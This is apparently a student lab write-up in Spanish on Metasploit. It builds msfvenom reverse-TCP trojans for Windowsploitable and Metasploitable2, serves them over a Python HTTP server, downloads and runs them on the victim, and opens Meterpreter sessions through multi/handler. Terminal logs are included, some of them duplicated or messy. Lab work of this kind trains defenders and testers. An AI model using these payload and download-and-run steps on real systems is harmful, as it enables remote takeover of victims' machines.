

# **EJERCICIOS**

# **METASPLOIT**

# **AVANZADO II**

Jessica Padilla

## INDICE

<b><u>1.Prerrequisitos</u></b>	<b><u>pag 3</u></b>
<b><u>2.EJERCICIO 1 –MSFvenom + Metasploit contra Windowsploitable</u></b>	<b><u>pag 4-8</u></b>
<b><u>3.EJERCICIO 2 –MSFvenom + Metasploit contra Metasploitable2</u></b>	<b><u>pag 9-12</u></b>

## ► Prerrequisitos

Necesitamos tener encendidas estas máquinas virtuales:

- **Kali Linux** (atacante):10.0.2.12
- **Windowsploitable** (víctima 1):10.0.2.101
- **Metasploitable2** (víctima 2):10.0.2.7
- Todas deben estar en la misma red (por ejemplo NAT o red interna).

# EJERCICIO 1 – MSFvenom + Metasploit contra Windowsploitable

**Objetivo:** Crear un troyano con msfvenom, ejecutarlo en Windowsploitable y obtener acceso remoto con Metasploit.

- **PASO 1: Crear el troyano**

Desde Kali, usamos este comando:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.12 LPORT=4444 -f exe -o /tmp/troyano_win.exe
```

**Explicación:**

- -p windows/meterpreter/reverse\_tcp: carga útil que da acceso remoto tipo meterpreter.
- LHOST: nuestra IP en Kali.
- LPORT: puerto por donde se conectará la víctima.
- -f exe: formato ejecutable de Windows.
- -o: ruta donde se guarda el troyano.

- **PASO 2: Transferir el troyano a Windowsploitable**

Opción más fácil: usar **Python HTTP server en Kali** para servir el archivo

```
cd /tmp
```

```
python3 -m http.server 8080
```

En **Windowsploitable**, abrir Internet Explorer y acceder a:



```
http://10.0.2.12:8080/troyano_win.exe
```

Guardar el archivo y ejecutarlo.

```
jesp@kalitxiki: ~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.12 LPORT=4444 -f exe -o /tmp/troyano_win.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/troyano_win.exe

jesp@kalitxiki: ~$ cd /tmp
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.101 - - [09/Jun/2025 17:57:47] "GET / HTTP/1.1" 200
```





```
jesp@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.12 LPORT=4444 -f exe -o /tmp/troyano_win.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/troyano_win.exe

jesp@kali:~$ cd /tmp
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.101 - - [09/Jun/2025 17:52:42] "GET / HTTP/1.1" 200 -
10.0.2.101 - - [09/Jun/2025 17:59:19] "GET /troyano_win.exe HTTP/1.1" 200 -
```

```
jesp@kali:~$ msf6 > use 7
msf6 > use 7
msf6 > exploit(multi/handler) > set PAYLOAD
PAYLOAD => generic/shell_reverse_tcp
msf6 > exploit(multi/handler) >
```

id	name	path	date	author	type	score	status	tags	description
14	target: Bruteforce NT 4.0	-	-	-	-	-	-	-	-
15	target: iis-pam1.dll 3.0.06	-	-	-	-	-	-	-	-
16	target: iis-pam1.dll 3.0.11	-	-	-	-	-	-	-	-
17	target: WinMT SP3/SP4/SP5	-	-	-	-	-	-	-	-
18	target: WinMT SP4/SP5	-	-	-	-	-	-	-	-
19	target: WinMT SP5/SP6 - advapi32	-	-	-	-	-	-	-	-
20	target: WinMT SP5/SP6 - shell32	-	-	-	-	-	-	-	-
21	target: WinMT SP5/SP6 - mswsock	-	-	-	-	-	-	-	-
22	target: WinXP SP0/SP1 - shell32	-	-	-	-	-	-	-	-
23	target: WinXP SP0/SP1 - atl	-	-	-	-	-	-	-	-
24	target: WinXP SP0/SP1 - atl	-	-	-	-	-	-	-	-
25	target: WinXP SP0/SP1 - ws2_32	-	-	-	-	-	-	-	-
26	target: WinXP SP0/SP1 - mswsock	-	-	-	-	-	-	-	-
27	target: Windows 2000 Pro SP4 English	-	-	-	-	-	-	-	-
28	target: Win2000 SP0 - SP4	-	-	-	-	-	-	-	-
29	target: Win2000 SP2/SP3 - samlib	-	-	-	-	-	-	-	-
30	target: Win2000 SP0/SP1 - activeds	-	-	-	-	-	-	-	-
31	target: Windows XP Pro SP0 English	-	-	-	-	-	-	-	-
32	target: Windows XP Pro SP1 English	-	-	-	-	-	-	-	-
33	target: WinXP SP0 - SP1	-	-	-	-	-	-	-	-
34	target: Win2003 SP0	-	-	-	-	-	-	-	-
35	exploit/windows/browser/ms05_054_onload	2005-11-21	normal	No	MS05-054 Microsoft Internet Explorer JavaScript Onload	Remote Code Execution			
36	target: Internet Explorer 6 on Windows XP	-	-	-	-	-	-	-	-
37	target: Internet Explorer 6 Windows 2000	-	-	-	-	-	-	-	-
38	exploit/windows/browser/ms13_080_cdisplaypointer	2013-10-08	normal	No	MS13-080 Microsoft Internet Explorer CDisplayPointer Use-After-Free				
39	target: Automatic	-	-	-	-	-	-	-	-
40	target: IE 7 on Windows XP SP3	-	-	-	-	-	-	-	-
41	target: IE 8 on Windows XP SP3	-	-	-	-	-	-	-	-
42	target: IE 8 on Windows 7	-	-	-	-	-	-	-	-
43	exploit/multi/http/sarces_upload_exec	2020-08-11	excellent	Yes	MaraCMS Arbitrary PHP File Upload				
44	target: PHP	-	-	-	-	-	-	-	-
45	target: Linux	-	-	-	-	-	-	-	-
46	target: Windows	-	-	-	-	-	-	-	-
47	exploit/windows/mssql/mssql_linkcrawler	2000-01-01	great	No	Microsoft SQL Server Database Link Crawling Command Execution				
48	exploit/windows/http/netgear_nms_rce	2016-02-04	excellent	Yes	NETGEAR ProSafe Network Management System 380 Arbitrary File Upload				
49	exploit/windows/browser/persits_upload_traversal	2009-09-19	excellent	No	Persits Upload ActiveX MakeHttpRequest Directory Traversal				
50	exploit/linux/http/rconfig_ajaxarchivefiles_rce	2020-03-11	good	Yes	Rconfig 3.x Chained Remote Code Execution				
51	auxiliary/dos/http/webbrick_rexex	2006-06-08	normal	No	Ruby WEBBrick::HTTP::DefaultFile DoS				
52	auxiliary/dos/http/squid_range_dos	2021-05-27	normal	No	Squid Proxy Range Header DoS				
53	exploit/linux/http/trendmicro_websecurity_exec	2020-06-10	excellent	Yes	Trend Micro Web Security (Virtual Appliance) Remote Code Execution				
54	exploit/multi/http/wp_ait_csv_rce	2020-11-14	excellent	Yes	WordPress AIT CSV Import Export Unauthenticated Remote Code Execution				
55	exploit/linux/local/yum_package_manager_persistence	2003-12-17	excellent	No	Yum Package Manager Persistence				

Interact with a module by name or index. For example info 55, use 55 or use exploit/linux/local/yum\_package\_manager\_persistence

```
msf6 > use 7
msf6 > use 7
msf6 > exploit(multi/handler) > set PAYLOAD
PAYLOAD => generic/shell_reverse_tcp
msf6 > exploit(multi/handler) >
```

- **PASO 3: Escuchar con Metasploit**

Volvemos a Kali, abrimos Metasploit:

*msfconsole*

Usamos el **multi/handler**:


*use exploit/multi/handler*

*set PAYLOAD windows/meterpreter/reverse\_tcp*

*set LHOST 10.0.2.12*

*set LPORT 4444*

*run*



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.12       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -o command.

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.12:4444
[*] Sending stage (177724 bytes) to 10.0.2.101
[*] Meterpreter session 1 opened (10.0.2.12:4444 -> 10.0.2.101:49208) at 2025-06-09 18:40:59 +0200

meterpreter > getuid
Server username: EMPRESA\usuario
meterpreter >
```

- **Resultado:** Cuando el usuario de Windows ejecute el archivo, verás: *Meterpreter session 1 opened...*




## EJERCICIO 2 – MSFvenom + Metasploit contra Metasploitable2

**Objetivo:** Crear un troyano Linux, ejecutarlo en Metasploitable2 y controlar la máquina.

En Kali:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.12 LPORT=5555 -f elf -o /tmp/troyano_linux.elf
```



```
jesp@kalitxiki:~$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.12 LPORT=5555 -f elf -o /tmp/troyano_linux.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: /tmp/troyano_linux.elf

jesp@kalitxiki:~$ cd /tmp
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

- **PASO 1: Transferirlo a Metasploitable2**

Desde Kali, en /tmp levantamos servidor web con:

```
python3 -m http.server 8080
```

```
jesp@kalitxiki: /tmp
$ msfpayload -t linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.12 LPORT=5555 -f elf -o /tmp/troyano_linux.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: /tmp/troyano_linux.elf

jesp@kalitxiki: /tmp
$ cd /tmp
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
^C
Keyboard interrupt received, exiting.

jesp@kalitxiki: /tmp
$ cd /tmp
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
^C
Keyboard interrupt received, exiting.

jesp@kalitxiki: /tmp
$ cd /tmp
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.7 - - [10/Jun/2025 00:22:12] "GET /troyano_linux.elf HTTP/1.0" 200 -
```

Desde Metasploitable2:

```
cd /tmp
wget http://10.0.2.12:8080/troyano_linux.elf
chmod +x troyano_linux.elf
./troyano_linux.elf
```

```
msfadmin@metasploitable:~$ sudo wget http://10.0.2.12:8080/troyano_linux.elf
--18:33:02--  http://10.0.2.12:8080/troyano_linux.elf
=> `troyano_linux.elf.2'
Connecting to 10.0.2.12:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

100%[=====>] 207          --.--K/s

18:33:02 (33.45 MB/s) - `troyano_linux.elf.2' saved [207/207]

msfadmin@metasploitable:~$ sudo chmod +x troyano_linux.elf
msfadmin@metasploitable:~$ ./troyano_linux.elf
_
```

- **PASO 2: Escuchar desde Metasploit**

En Kali, nueva sesión de msfconsole:

```
msfconsole
```

```
use exploit/multi/handler
```

```
set PAYLOAD linux/x86/meterpreter/reverse_tcp
```

```
set LHOST 10.0.2.12
```

```
set LPORT 5555
```

```
run
```

